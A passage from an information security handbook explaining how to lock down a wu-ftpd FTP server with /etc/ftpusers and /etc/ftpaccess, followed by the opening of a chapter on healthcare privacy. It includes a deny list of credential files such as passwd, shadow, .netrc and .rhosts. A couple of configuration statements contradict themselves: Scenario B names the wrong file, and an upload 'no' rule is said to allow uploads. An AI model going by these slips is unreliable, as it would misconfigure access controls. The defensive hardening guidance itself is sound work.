When users in this list, root for example, attempt to access the remote system using FTP, they are denied access because their account is listed in the `/etc/ftpusers` file. This is illustrated in Exhibit 3.1.

By adding additional users to this list, one can control who has FTP access to this server. This does, however, create an additional step in the creation of a user account, but it is a related process and could be added as a step in the script used to create a user. Should a user with FTP privileges no longer require this access, the user's name can be added to the `/etc/ ftpusers` list at any time. Similarly, if a denied user requires this access in the future, that user can be removed from the list and FTP access restored.

Recall the requirements of Scenario B: the user has a log-in on the system to access his application but does not have FTP privileges. This scenario has been addressed through the use of `/etc/ftpusers`. The user can still have UNIX shell access or access to a UNIX-based application through the normal UNIX log-in process. However, using `/etc/ftpusers` prevents access to the FTP server and eliminates the problem of unauthorized data movement to or from the FTP server. Most current FTP server implementations offer the `/etc/ftpusers` feature.

EXHIBIT 3.1 Denying FTP Access

```
C:\WINDOWS>ftp 192.168.0.2
Connected to 192.168.0.2.
220 poweredge.home.com FTP server (Version wu-
 2.6.1(1) Wed Aug 9 05:54:50 EDT 20
00) ready.
User (192.168.0.2:(none)): root
331 Password required for root.
Password:
530 Login incorrect.
Login failed.
ftp>
```

Extending Control

Scenarios A and C require additional configuration because reliance on the extended features of the wu-ftpd server is required. These control extensions are provided in the file `/etc/ftpaccess`. A sample `/etc/ftpaccess` file is shown in Exhibit 3.2. This is the default `/etc/ftpaccess` file distributed with wu-ftpd. Before one can proceed to the problem at hand, one must examine the statements in the `/etc/ftpaccess` file. Additional explanation for other statements not found in this example, but required for the completion of our scenarios, are also presented later in the article.

The `class` statement in `/etc/ftpaccess` defines a class of users, in the sample file a user class named all, with members of the class being `real`, `guest`, and `anonymous`. The syntax for the class definition is:

```
class <class> <typelist> <addrglob> [<addrglob> ...]
```

`Typelist` is one of `real`, `guest`, or `anonymous`. The real keyword matches users to their real user accounts. `Anonymous` matches users who are using anonymous FTP access, while `guest` matches guest account access. Each of these classes can be further defined using other options in this file. Finally, the `class` statement can also identify the list of allowable addresses, hosts, or domains that connections will be accepted from. There can be multiple `class` statements in the file; the first one matching the connection will be used.

Defining the hosts requires additional explanation. The host definition is a domain name, a numeric address, or the name of a file, beginning with a slash ('/') that specifies additional address definitions. Additionally, the address specification may also contain IP `address:netmask` or IP address/CIDR definition. (CIDR, or Classless Internet Domain Routing, uses a value after the IP address to indicate the number of bits used for the network. A Class C address would be written as 192.168.0/24, indicating 24 bits are used for the network.)

It is also possible to exclude users from a particular class using a '!' to negate the test. Care should be taken in using this feature. The results of each of the class statements are OR'd together with the others, so it is possible to exclude an allowed user in this manner. However, there are other mechanisms available to deny connections from specific hosts or domains. The primary purpose of the class statement is to assign connections from specific domains or types of users to a class. With this in mind, one can interpret the class statement in Exhibit 3.2, shown here as:

```
class  all  real,guest,anonymous  *
```

This statement defines a `class` named `all`, which includes user types real, `anonymous`, and `guest`. Connections from any host are applicable to this class.

The `email` clause specifies the e-mail address of the FTP archive maintainer. It is printed at various times by the FTP server.

EXHIBIT 3.2 Sample `/etc/ftpaccess` File

```
class all real,guest,anonymous *

email root@localhost

loginfails 5

readme     README*     login
readme     README*     cwd=*

message /var/ftp/welcome.msg   login
message .message             cwd=*

compressyesall
taryesall
chmodnoguest,anonymous
deletenoguest,anonymous
overwritenoguest,anonymous
renamenoguest,anonymous

log transfers anonymous,real inbound,outbound

shutdown /etc/shutmsg

passwd-check rfc822 warn
```

The message clause defines a file to be displayed when the user logs in or when they change to a directory. The statement

```
message  /var/ftp/welcome.msg  login
```

causes wu-ftpd to display the contents of the file `/var/ftp/welcome.msg` when a user logs in to the FTP server. It is important for this file be somewhere accessible to the FTP server so that anonymous users will also be greeted by the message.

NOTE: Some FTP clients have problems with multiline responses, which is how the file is displayed.

When accessing the test FTP server constructed for this article, the message file contains:

```
***** WARNING *****
This is a private FTP server. If you do not have an account,
you are not welcome here.
******************
It is currently %T local time in Ottawa, Canada.
You are %U@%R accessing %L.
for help, contact %E.
```

The `%<char>` strings are converted to the actual text when the message is displayed by the server. The result is:

```
331 Password required for chare.
Password:
230-***** WARNING *****
230-This is a private FTP server. If you do not have an account,
230-you are not welcome here.
230-******************
230-It is currently Sun Jan 28 18:28:01 2001 local time in Ottawa,
 Canada.
```

EXHIBIT 3.3 `%char` Definitions

Tag	Description
`%T`	Local time (form Thu Nov 15 17:12:42 1990)
`%F`	Free space in partition of CWD (kbytes)
`%C`	Current working directory
`%E`	The maintainer's e-mail address as defined in ftpaccess
`%R`	Remote host name
`%L`	Local host name
`%u`	Username as determined via RFC931 authentication
`%U`	Username given at log-in time
`%M`	Maximum allowed number of users in this class
`%N`	Current number of users in this class
`%B`	Absolute limit on disk blocks allocated
`%b`	Preferred limit on disk blocks
`%Q`	Current block count
`%I`	Maximum number of allocated inodes (+1)
`%i`	Preferred inode limit
`%q`	Current number of allocated inodes
`%H`	Time limit for excessive disk use
`%h`	Time limit for excessive files
`%xu`	Uploaded bytes
`%xd`	Downloaded bytes
`%xR`	Upload/download ratio (1:n)
`%xc`	Credit bytes
`%xT`	Time limit (minutes)
`%xE`	Elapsed time since log-in (minutes)
`%xL`	Time left
`%xU`	Upload limit
`%xD`	Download limit

```
230-You are chare@chris accessing poweredge.home.com.
230-for help, contact root@localhost.
230-
230-
230 User chare logged in.
ftp>
```

The `%<char>` tags available for inclusion in the message file are listed in Exhibit 3.3.

It is allowable to define a class and attach a specific message to that class of users. For example:

```
classrealreal*
classanonanonymous*
message/var/ftp/welcome.msgloginreal
```

Now, the message is only displayed when a real user logs in. It is not displayed for either anonymous or guest users. Through this definition, one can provide additional information using other tags listed in Exhibit 3.3. The ability to display class-specific message files can be extended on a user-by-user basis by creating a class for each user. This is important because individual limits can be defined for each user.

The message command can also be used to display information when a user enters a directory. For example, using the statement

```
message /var/ftp/etc/.message CWD=*
```

EXHIBIT 3.4 Directory-Specific Messages

```
User (192.168.0.2:(none)): anonymous
331 Guest login ok, send your complete e-mail address
 as password.
Password:
230 Guest login ok, access restrictions apply.
ftp> cd etc
250-***** WARNING *****
250-There is no data of any interest in the /etc
 directory.
250-
250 CWD command successful.
ftp>
```

causes the FTP server to display the specified file when the user enters the directory. This is illustrated in Exhibit 3.4 for the anonymous user. The message itself is displayed only once to prevent annoying the user.

The `noretrieve` directive establishes specific files no user is permitted to retrieve through the FTP server. If the path specification for the file begins with a '/', then only those files are marked as nonretrievable. If the file specification does not include the leading '/', then any file with that name cannot be retrieved.

For example, there is a great deal of sensitivity with the password file on most UNIX systems, particularly if that system does not make use of a shadow file. Aside from the password file, there is a long list of other files that should not be retrievable from the system, even if their use is discouraged. The files that should be marked for nonretrieval are files containing the names:

- `passwd`
- `shadow`
- `.profile`
- `.netrc`
- `.rhosts`
- `.cshrc`
- `profile`
- `core`
- `.htaccess`
- `/etc`
- `/bin`
- `/sbin`

This is not a complete list, as the applications running on the system will likely contain other files that should be specifically identified.

Using the `noretrieve` directive follows the syntax:

```
noretrieve [absolute|relative] [class=<classname>] ...
[-] <file_ name> <filename> ...
```

For example,

```
noretrieve passwd
```

prevents any user from downloading any file on the system named passwd.

When specifying files, it is also possible to name a directory. In this situation, all files in that directory are marked as nonretrievable. The option `absolute` or `relative` keywords identify if the file or directory is an absolute or relative path from the current environment. The default operation is to consider any file starting with a '/' as an absolute path. Using the optional `class` keyword on the `noretrieve` directive allows this

restriction to apply to only certain users. If the `class` keyword is not used, the restriction is placed against all users on the FTP server.

Denying Connections

Connections can be denied based on the IP address or domain of the remote system. Connections can also be denied based on how the user enters his password at log-in.

NOTE: This password check applies only to anonymous FTP users. It has no effect on real users because they authenticate with their standard UNIX password.

The password-check directive informs the FTP server to conduct checks against the password entered. The syntax for the password-check directive is

```
passwd-check <none|trivial|rfc822> (<enforce|warn>)
```

It is not recommended to use `password-check` with the none argument because this disables analysis of the entered password and allows meaningless information to be entered. The `trivial` argument performs only checking to see if there is an '@' in the password. Using the argument is the recommended action and ensures the password is compliant with the RFC822 e-mail address standard.

If the password is not compliant with the `trivial` or `rfc822` options, the FTP server can take two actions. The `warn` argument instructs the server to warn the user that his password is not compliant but still allows access. If the `enforce` argument is used, the user is warned and the connection terminated if a noncomplaint password is entered.

Use of the deny clause is an effective method of preventing access from specific systems or domains. When a user attempts to connect from the specified system or domain, the message contained in the specified file is displayed. The syntax for the `deny` clause is:

```
deny <addrglob> <message_file>
```

The file location must begin with a slash ('/'). The same rules described in the class section apply to the `addrglob` definition for the `deny` command. In addition, the use of the keyword `!nameservd` is allowed to deny connections from sites without a working nameserver.

Consider adding a deny clause to this file; for example, adding `deny!nameservd /var/ftp/.deny` to `/etc/ftpaccess`. When testing the deny clause, the denied connection receives the message contained in the file. Using the `!nameservd` definition means that any host not found in a reverse DNS query to get a host name from an IP address is denied access.

```
Connected to 192.168.0.2.
220 poweredge.home.com FTP server (Version wu-2.6.1(1)
 Wed Aug 9 05:54:50 EDT 20
00) ready.
User (192.168.0.2:(none)): anonymous
331 Guest login ok, send your complete e-mail address as password.
Password:
530-**** ACCESS DENIED ****
530-
530-Access to this FTP server from your domain has been denied by the
 administrator.
530-
530 Login incorrect.
Login failed.
ftp>
```

The denial of the connection is based on where the connection is coming from, not the user who authenticated to the server.

EXHIBIT 3.5 Timeout Directives

Timeout Value	Default	Recommended
Timeout accept <seconds>	120	120
Timeout connect <seconds>	120	120
Timeout data <seconds>	1200	1200
Timeout idle <seconds>	900	900
Timeout maxidle <seconds>	7200	1200
Timeout RFC931 <seconds>	10	10

Connection Management

With specific connections denied, this discussion must focus on how to control the connection when it is permitted. A number of options for the server allow this and establish restrictions from throughput to access to specific files or directories.

Preventing anonymous access to the FTP server is best accomplished by removing the ftp user from the `/etc/passwd` file. This instructs the FTP server to deny all anonymous connection requests.

The `guestgroup` and guestuser commands work in a similar fashion. In both cases, the session is set up exactly as with anonymous FTP. In other words, a `chroot()` is done and the user is no longer permitted to issue the USER and PASS commands. If using `guestgroup`, the `groupname` must be defined in the `/etc/group` file; or in the case of `guestuser`, a valid entry in `/etc/passwd`.

```
guestgroup <groupname> [<groupname> ...]
guestuser <username> [<username> ...]
realgroup <groupname> [<groupname> ...]
realuser <username> [<username> ...]
```

In both cases, the user's home directory must be correctly set up. This is accomplished by splitting the home directory entry into two components separated by the characters '/./'. The first component is the base directory for the FTP server and the second component is the directory the user is to be placed in. The user can enter the base FTP directory but cannot see any files above this in the file system because the FTP server establishes a restricted environment.

Consider the `/etc/passwd` entry:

```
systemx:<passwd>:503:503:FTP Only Access from
systemx:/var/ftp/./systemx:/etc/ftponly
```

When systemx successfully logs in, the FTP server will `chroot("/var/ftp")` and then `chdir("/systemx")`. The guest user will only be able to access the directory structure under `/var/ftp` (which will look and act as `/` to systemx), just as an anonymous FTP user would.

Either an actual name or numeric ID specifies the group name. To use a numeric group ID, place a '%' before the number. Ranges may be given and the use of an asterisk means all groups. `guestuser` works like `guestgroup` except uses the username (or numeric ID).

`realuser` and `realgroup` have the same syntax but reverse the effect of `guestuser` and `guestgroup`. They allow real user access when the remote user would otherwise be determined a guest. For example:

```
guestuser *
realuser chare
```

causes all nonanonymous users to be treated as guest, with the sole exception of user chare, who is permitted real user access. Bear in mind, however, that the use of `/etc/ftpusers` overrides this directive. If the user is listed in `/etc/ftpusers`, he is denied access to the FTP server.

It is also advisable to set timeouts for the FTP server to control the connection and terminate it appropriately. The timeout directives are listed in Exhibit 3.5. The `accept` timeout establishes how long the FTP server will

wait for an incoming connection. The default is 120 seconds. The `connect` value establishes how long the FTP server will wait to establish an outgoing connection. The FTP server generally makes several attempts and will give up after the defined period if a successful connection cannot be established.

The data timeout determines how long the FTP server will wait for some activity on the data connection. This should be kept relatively long because the remote client may have a low-speed link and there may be a lot of data queued for transmission. The idle timer establishes how long the server will wait for the next command from the client. This can be overridden with the `–a` option to the server. Using the access clause overrides both the command-line parameter if used and the default.

The user can also use the `SITE IDLE` command to establish a higher value for the idle timeout. The `maxidle` value establishes the maximum value that can be established by the FTP client. The default is 7200 seconds. Like the idle timeout, the default can be overridden using the `–A` command-line option to the FTP server. Defining this parameter overrides the default and the command line. The last timeout value allows the maximum time for the RFC931 `ident/AUTH` conversation to occur. The information recorded from the RFC931 conversation is recorded in the system logs and used for any authentication requests.

Controlling File Permissions

File permissions in the UNIX environment are generally the only method available to control who has access to a specific file and what they are permitted to do with that file. It may be a requirement of a specific implementation to restrict the file permissions on the system to match the requirements for a specific class of users.

The `defumask` directive allows the administrator to define the umask, or default permissions, on a per-class or systemwide basis. Using the `defumask` command as

```
defumask 077
```

causes the server to remove all permissions except for the owner of the file. If running a general access FTP server, the use of a 077 umask may be extreme. However, umask should be at least 022 to prevent modification of the files by other than the owner.

By specifying a class of user following the umask, as in

```
defumask 077 real
```

all permissions are removed. Using these parameters prevents world writable files from being transferred to your FTP server. If required, it is possible to set additional controls to allow or disallow the use of other commands on the FTP server to change file permissions or affect the files. By default, users are allowed to change file permissions and delete, rename, and overwrite files. They are also allowed to change the umask applied to files they upload. These commands allow or restrict users from performing these activities.

```
chmod <yes|no> <typelist>
delete <yes|no> <typelist>
overwrite <yes|no> <typelist>
rename <yes|no> <typelist>
umask <yes|no> <typelist>
```

To restrict all users from using these commands, apply the directives as:

```
chmod no all
delete no all
overwrite no all
rename no all
umask no all
```

Setting these directives means no one can execute commands on the FTP server that require these privileges. This means the FTP server and the files therein are under the full control of the administrator.

Additional Security Features

There are a wealth of additional security features that should be considered when configuring the server. These control how much information users are shown when they log in about the server, and print banner messages among other capabilities.

The `greeting` directive informs the FTP server to change the level of information printed when the user logs in. The default is `full`, which prints all information about the server. A `full` message is:

```
220 poweredge.home.com FTP server (Version wu-2.6.1(1)
Wed Aug 9 05:54:50 EDT 2000) ready.
```

A `brief` message on connection prints the server name as:

```
220 poweredge.home.com FTP server ready.
```

Finally, the `terse` message, which is the preferred choice, prints only:

```
220 FTP server ready.
```

The `full` greeting is the default unless the greeting directive is defined. This provides the most information about the FTP server. The `terse` greeting is the preferred choice because it provides no information about the server to allow an attacker to use that information for identifying potential attacks against the server.

The greeting is controlled with the directive:

```
greeting <full|brief|terse>
```

An additional safeguard is the banner directive using the format:

```
banner <path>
```

This causes the text contained in the named file to be presented when the users connect to the server prior to entering their username and password. The path of the file is relative from the real root directory, not from the anonymous FTP directory. If one has a corporate log-in banner that is displayed when connecting to a system using Telnet, it would also be available to use here to indicate that the FTP server is for authorized users only.

NOTE: Use of this command can completely prevent noncompliant FTP clients from establishing a connection. This is because not all clients can correctly handle multiline responses, which is how the banner is displayed.

```
Connected to 192.168.0.2.
220-
220-* *
220-*                    * W A R N I N G **
220-* *
220-*ACCESS TO THIS FTP SERVER IS FOR AUTHORIZED USERS ONLY.*
220-*ALL ACCESS IS LOGGED AND MONITORED. IF YOU ARE NOT AN*
220-*AUTHORIZED USER, OR DO NOT AGREE TO OUR MONITORING POLICY,*
220-*DISCONNECT NOW.*
220-* *
```

```
220-*NO ABUSE OR UNAUTHORIZED ACCESS IS TOLERATED.*
220-*  *
220-
220-
220 FTP server ready.
User (192.168.0.2:(none)):
```

At this point, one has controlled how the remote user gains access to the FTP server, and restricted the commands they can execute and the permissions assigned to their files. Additionally, certain steps have been taken to ensure they are aware that access to this FTP server is for authorized use only. However, one must also take steps to record the connections and transfers made by users to fully establish what is being done on the FTP server.

Logging Capabilities

Recording information in the system logs is a requirement for proper monitoring of transfers and activities conducted on the FTP server. There are a number of commands that affect logging, and each is presented in this section. Normally, only connections to the FTP server are logged. However, using the `log commands` directive, each command executed by the user can be captured. This may create a high level of output on a busy FTP server and may not be required. However, it may be advisable to capture traffic for anonymous and guest users specifically. The directive syntax is:

```
log commands <typelist>
```

As with other directives, it is known that `typelist` is a combination of `real`, `anonymous`, and `guest`. If the `real` keyword is used, logging is done for users accessing FTP using their real accounts. `Anonymous` logs all commands performed by anonymous users, while `guest` matches users identified using the `guest-group` or `guestuser` directives.

Consider the line

```
log commands guest, anonymous
```

which results in all commands performed by anonymous and guest users being logged. This can be useful for later analysis to see if automated jobs are being properly performed and what files are uploaded or downloaded.

Like the `log commands` directive, `log transfers` performs a similar function, except that it records all file transfers for a given class of users. The directive is stated as:

```
log transfers <typelist> <directions>
```

The directions argument is `inbound` or `outbound`. Both arguments can be used to specify logging of transfers in both directions. For clarity, inbound are files transferred to the server, or uploads, and `outbound` are transfers from the server, or downloads. The `typelist` argument again consists of `real`, `anonymous`, and `guest`.

It is not only essential to log all of the authorized functions, but also to record the various command and requests made by the user that are denied due to security requirements. For example, if there are restrictions placed on retrieving the `password` file, it is desirable to record the security events. This is accomplished for `real`, `anonymous`, and `guest` users using the `log security` directive, as in:

```
log security <typelist>
```

If `rename` is a restricted command on the FTP server, the log security directive results in the following entries

```
Feb 11 20:44:02 poweredge ftpd[23516]: RNFR dayo.wav
Feb 11 20:44:02 poweredge ftpd[23516]: RNTO day-o.wav
```

```
Feb 11 20:44:02 poweredge ftpd[23516]: systemx of localhost.home.com
 [127.0.0.1]
tried to rename /var/ftp/systemx/dayo.wav to /var/ftp/systemx/day-o.wav
```

This identifies the user who tried to rename the file, the host that the user connected from, and the original and desired filenames. With this information, the system administrator or systems security personnel can investigate the situation.

Downloading information from the FTP server is controlled with the `noretrieve` clause in the `/etc/ftpaccess` file. It is also possible to limit uploads to specific directories. This may not be required, depending on the system configuration. A separate entry for each directory one wishes to allow uploads to is highly recommended. The syntax is:

```
upload [absolute|relative] [class=<classname>]... [-] <root-dir>
 <dirglob> <yes|no> <owner> <group> <mode> ["dirs"|"nodirs"] [<d_mode>]
```

This looks overly complicated, but it is in fact relatively simple. Define a directory called `<dirglob>` that permits or denies uploads. Consider the following entry:

```
upload /var/ftp /incoming yes ftpadmin ftpadmin 0440 nodirs
```

This means that for a user with the home directory of `/var/ftp`, allow uploads to the incoming directory. Change the owner and group to be ftpadmin and change the permissions to `readonly`. Finally, do not allow the creation of directories. In this manner, users can be restricted to the directories to which they can upload files. Directory creation is allowed by default, so one must disable it if required.

For example, if one has a user on the system with the following password file entry:

```
chare:x:500:500:Chris Hare:/home/chare:/bin/bash
```

and one wants to prevent the person with this `userid` from being able to upload files to his home directory, simply add the line:

```
upload /home/chare no
```

to the `/etc/ftpaccess` file. This prevents the user `chare` from being able to upload files to his home directory. However, bear in mind that this has little effect if this is a real user, because real users will be able to upload files to any directory they have write permission to. The `upload` clause is best used with anonymous and guest users.

NOTE: The wu-ftpd server denies anonymous uploads by default.

To see the full effect of the upload clause, one must combine its use with a guest account, as illustrated with the systemx account shown here:

```
systemx:x:503:503:FTP access from System X:/home/
systemx/./:/bin/false
```

Note in this password file entry the home directory path. This entry cannot be made when the user account is created. The `'/./'` is used by wu-ftpd to establish the `chroot` environment. In this case, the user is placed into his home directory, `/home/systemx`, which is then used as the base for his chroot file system. At this point, the guest user can see nothing on the system other than what is in his home directory.

Using the upload clause of

```
upload /home/chare yes
```

means the user can upload files to this home directory. When coupled with the `noretrieve` clause discussed earlier, it is possible to put a high degree of control around the user.

The Complete /etc/ftpaccess File

The discussion thus far has focused on a number of control directives available in the wu-ftpd FTP server. It is not necessary that these directives appear in any particular order. However, to further demonstrate the directives and relationships between those directives, the `/etc/ftpaccess` file is illustrated in Exhibit 3.6.

Revisiting the Scenarios

Recall the scenarios from the beginning of this article. This section reviews each scenario and defines an example configuration to achieve it.

Scenario A

A user named Bob accesses a UNIX system through an application that is a replacement for his normal UNIX log-in shell. Bob has no need for, and does not have, direct UNIX command-line access. While using the application, Bob creates reports or other output that he must retrieve for analysis. The application saves this data in either Bob's home directory or a common directory for all application users.

Bob may or may not require the ability to put files onto the application server. The requirements break down as follows:

- Bob requires FTP access to the target server.
- Bob requires access to a restricted number of directories, possibly one or two.
- Bob may or may not require the ability to upload files to the server.

Bob requires the ability to log into the FTP and access several directories to retrieve files. The easiest way to do this is to deny retrieval for the entire system by adding a line to `/etc/ftpaccess` as

```
noretrieve /
```

This marks every file and directory as nonretrievable. To allow Bob to get the files he needs, one must set those files or directories as such. This is done using the `allow-retrieve` directive. It has exactly the same syntax as the `noretrieve` directive, except that the file or directory is now retrievable. Assume that Bob needs to retrieve files from the `/tmp` directory. Allow this using the directive

```
allow-retrieve /tmp
```

When Bob connects to the FTP server and authenticates himself, he cannot get files from his home directory.

```
ftp> pwd
257 "/home/bob" is current directory.
ftp> get .xauth xauth
200 PORT command successful.
550 /home/chare/.xauth is marked unretrievable
```

However, Bob can retrieve files from the /tmp directory.

```
ftp> cd /tmp
250 CWD command successful.
ftp> pwd
257 "/tmp" is current directory.
ftp> get .X0-lock X0lock
200 PORT command successful.
150 Opening ASCII mode data connection for .X0-lock (11 bytes).
226 Transfer complete.
ftp: 12 bytes received in 0.00Seconds 12000.00Kbytes/sec.
ftp>
```

EXHIBIT 3.6 The /etc/ftpaccess File

```
#
# Define the user classes
#
class    all        real,guest *
class    anonymous  anonymous  *
class    real       real       *
#
# Deny connections from systems with no reverse DNS
# deny !nameservd /var/ftp/.deny
#
# What is the email address of the server
 administrator. Make sure
# someone reads this from time to time.
email root@localhost
#
# How many login attempts can be made before logging
 an error message and
# terminating the connection?
#
loginfails 5
greeting terse

readme   README*    login
readme   README*    cwd=*
#
# Display the following message at login
#
message /var/ftp/welcome.msg  login
banner /var/ftp/warning.msg
#
# display the following message when entering the
 directory
#
message .message             cwd=*

#
# ACCESS CONTROLS
#
# What is the default umask to apply if no other
 matching directive exists
#
defumask 022
chmod    no         guest,anonymous
delete   no         guest,anonymous
overwriteno         guest,anonymous
rename   no         guest,anonymous
# remove all permissions except for the owner if
 the user is a member of the
# real class
#
defumask 077real
guestuser   systemx
realuser    chare
#
```

EXHIBIT 3.6 The `/etc/ftpaccess` File *(continued)*

```
#establish timeouts
#
timeout  accept 120
timeout  connect 120
timeout  data 1200
timeout  idle 900
timeout  maxidel 1200

#
# establish non-retrieval
#
# noretrieve passwd
# noretrieve shadow
# noretrieve .profile
# noretrieve .netrc
# noretrieve .rhosts
# noretrieve .cshrc
# noretrieve profile
# noretrieve core
# noretrieve .htaccess
# noretrieve /etc
# noretrieve /bin
# noretrieve /sbin
noretrieve /
allow-retrieve /tmp

upload /home/systemx / no

#
# Logging
#
log commands anonymous,guest,real
log transfers anonymous,guest,real inbound,outbound
log security anonymous,real,guest

compress yes        all
tar      yes        all

shutdown /etc/shutmsg

passwd-check rfc822 warn
```

If Bob must be able to retrieve files from his home directory, an additional `allow-retrieve` directive is required:

```
class real real *
allow-retrieve /home/bob class=real
```

When Bob tries to retrieve a file from anywhere other than /tmp or his home directory, access is denied.

Additionally, it may be necessary to limit Bob's ability to upload files. If a user requires the ability to upload files, no additional configuration is required, as the default action for the FTP server is to allow uploads for real users. If one wants to prohibit uploads to Bob's home directory, use the upload directive:

```
upload /home/bob / no
```

This command allows uploads to the FTP server.

The objective of Scenario A has been achieved.

Scenario B

Other application users in the environment illustrated in Scenario A require no FTP access whatsoever. Therefore, it is necessary to prevent them from connecting to the application server using FTP.

This is done by adding those users to the `/etc/ftpaccess` file. Recall that this file lists a single user per line, which is checked. Additionally, it may be advisable to deny anonymous FTP access.

Scenario C

The same application used by the users in Scenarios A and B regularly dumps data to move to another system. The use of hard-coded passwords in scripts is not advisable because the scripts must be readable for them to be executed properly. This may expose the passwords to unauthorized users and allow them to access the target system. Additionally, the use of hard-coded passwords makes it difficult to change the password on a regular basis because all scripts using this password must be changed.

A further requirement is to protect the data once stored on the remote system to limit the possibility of unauthorized access, retrieval, and modification of the data.

Accomplishing this requires the creation of a guest user account on the system. This account will not support a log-in and will be restricted in its FTP abilities. For example, create a UNIX account on the FTP server using the source hostname, such as systemx. The password is established as a complex string but with the other compensating controls, the protection on the password itself does not need to be as stringent. Recall from an earlier discussion that the account resembles

```
systemx:x:503:503:FTP access from System X:/home/
 systemx/./:/bin/false
```

Also recall that the home directory establishes the real user home directory, and the ftp chroot directory. Using the upload command

```
upload /home/systemx / no
```

means that the systemx user cannot upload files to the home directory. However, this is not the desired function in this case. In this scenario, one wants to allow the remote system to transfer files to the FTP server. However, one does not want to allow for downloads from the FTP server. To do this, the command

```
noretrieve /
upload /home/systemx / yes
```

prevents downloads and allows uploads to the FTP server.

One can further restrict access by controlling the ability to rename, overwite, change permissions, and delete a file using the appropriate directives in the `/etc/ftpaccess` file:

```
chmodnoguest,anonymous
deletenoguest,anonymous
overwritenoguest,anonymous
renamenoguest,anonymous
```

Because the user account has no interactive privileges on the system and has restricted privileges on the FTP server, there is little risk involved with using a hard-coded password. While using a hard-coded password is

not considered advisable, there are sufficient controls in place to compensate for this. Consider the following controls protecting the access:

The user cannot retrieve files from the system.
The user can upload files.
The user cannot see what files are on the system and thus cannot determine the names of the files to block the system from putting the correct data on the server.
The user cannot change file permissions.
The user cannot delete files.
The user cannot overwrite existing files.
The user cannot rename files.
The user cannot establish an interactive session.
FTP access is logged.

With these compensating controls to address the final possibility of access to the system and the data using a password attack or by guessing the password, it will be sufficiently difficult to compromise the integrity of the data.

The requirements defined in the scenario have been fulfilled.

Summary

This discussion has shown how one can control access to an FTP server and allow controlled access for downloads or uploads to permit the safe exchange of information for interactive and automated FTP sessions. The extended functionality offered by the wu-ftpd FTP server provides extensive access, and preventative and detective controls to limit who can access the FTP server, what they can do when they can connect, and the recording of their actions.

4

Privacy in the Healthcare Industry

Kate Borten, CISSP

> *All that may come to my knowledge in the exercise of my profession or outside of my profession or in daily commerce with men, which ought not to be spread abroad, I will keep secret and will never reveal.*
>
> **— from the Hippocratic Oath**
> Hippocrates, "Father of Medicine," approximately 400 B.C.

Years ago, doctors worked alone, or with minimal support, and personally hand-wrote their patients' medical records. Sometimes the most intimate information was not even recorded. Doctors knew their patients as friends and neighbors and simply remembered many details. Patients paid doctors directly, sometimes in cash and sometimes in goods or services. There were no "middle men" involved. And the Hippocratic Oath served patients well.

But along the way to today's world, in which the healthcare delivery and payment systems are one of the nation's biggest industries, many intermediaries have arisen, and mass processing and computers have replaced pen, paper, and the locked desk drawer.

After all, there are so many players involved, private and public, delivering services and paying for them, all under complex conditions and formulas, that it is almost impossible for all but the smallest organizations to do business without some degree of automation. Think about the data trail in the following scenario.

Imagine that a person is covered by a health insurance plan and that person develops a respiratory problem. The person sees his primary care doctor who recommends a chest x-ray. The person visits his local radiology practice, perhaps at his nearby hospital, and has the x-ray. If all goes smoothly, the x-ray results are communicated back to the doctor who calls in a prescription to the pharmacy. Along the way, one may pay a co-payment or partial payment, but one expects that the bulk of the charges will be paid automatically by one's insurance plan. Sometime later, one may receive an "explanation of benefits" describing some of these services, how much was charged for them, and how much was paid by the insurance plan. But because one is not expected to respond, one files it without much thought or one might even throw it away.

Instead of limited and independent interactions between a patient and each provider (primary doctor, radiologist, pharmacist) in which the patient is provided with some healthcare service and pays for it directly, nowadays there is a complex intertwining of businesses behind the scenes, resulting in information about the patient being spread far and wide.

Consider who has acquired information about the patient, simply because of these few interactions with the healthcare system:

- The primary physician
- The primary physician's staff:
  - — The secretary or receptionist who checks in the patient and books a follow-up appointment when the patient leaves; may also book an appointment for the x-ray
  - — The nurse who takes blood pressure and other measurements and notes them in the patient's record

  - — The medical records personnel who pull the medical record before the appointment, make sure it is updated by the physician, and then re-file it
  - — The biller who compiles the demographic, insurance, and clinical information about the patient, which the insurance plan requires in order to pay the bill for this visit
- The radiologist
- The radiologist's staff:
  - — The secretary/receptionist who checks the patient in
  - — The technician who takes the x-rays
  - — The medical/film records personnel who file the patient's record
  - — The biller who compiles the demographic, insurance, and clinical information about this x-ray visit so that the radiologist gets paid by the insurer
- The hospital where the radiologist is based:
  - — Business staff, including billers who compile the same information in order to bill the insurer for the hospital-based components of the radiology visit
  - — Possibly additional medical records staff if the primary doctor is also part of the hospital and the hospital keeps a medical record for the patient
- The pharmacy:
  - — The clerk who takes the message with the patient's name, doctor's information, and prescription
  - — The pharmacist who fills the prescription
  - — The clerk who interacts with the patient when picking up the prescription
  - — The billing personnel who submit the patient's information to the insurer for payment
- The patient's insurance company:
  - — The claims processing staff who receive separate claims from the primary physician, the radiologist, the hospital, and the pharmacy
  - — Sometimes another, secondary insurance company or agency if bills are covered by more than one insurer

If the large number of people with the patient's private information is beginning to make one uneasy, consider these *additional* people who may have access to this information — often including the full set of demographic information, insurance information, diagnoses, procedures or tests performed, medications prescribed, etc.:

- Quality assurance personnel, typically hospital-based, who periodically review records
- Surveyors from national accreditation agencies who may read the patient's record as part of a review of the hospital
- Fund-raising personnel
- Marketing personnel or even marketing companies separate from the doctor, hospital, or pharmacy
- Researchers who may use detailed information about the patient for research studies

Now imagine that the patient's condition worsens and he or she is admitted to the hospital. The number of people with access to the information becomes a roaring crowd:

- The admitting department staff
- Dietary department staff
- Housekeeping staff
- All physicians at the hospital
- Medical students, residents, nursing students
- Pharmacy staff and students
- Social services staff and students
- State agencies to which the hospital reports all patient admissions

Finally, peel back another layer and note further access:

- Many information systems staff, including those supporting the healthcare applications, the databases, the servers, the network
- Many computer system vendors that provide customer support

- Numerous third-party businesses, such as:
  - — Transcriptionists who "key in" doctors' notes on patients
  - — Clearinghouses that transform the hospital's electronic data into acceptable formats for the insurance companies
  - — Law firms
  - — Auditors

What if instead of a simple respiratory condition, the patient's ailment results from HIV infection? Consider the case of the Washington (D.C.) Hospital Center. A patient's HIV status was revealed to his co-workers after a hospital employee failed to keep the information confidential. The jury ordered the hospital to pay $250,000 (P. Slevin, "Man Wins Suit over Disclosure of HIV Status," *The Washington Post*, December 30, 1999, p. B4).

Many people may feel that they have nothing sensitive in their records, nothing that would cause them embarrassment or could lead to discrimination. But even so, people should be entitled to basic protections and access controls. These are basic information security tenets, after all.

Rarely are people informed of how their personal health information is used or disseminated, and it is even more unusual that they are given a *choice* about it and an opportunity to restrict some uses.

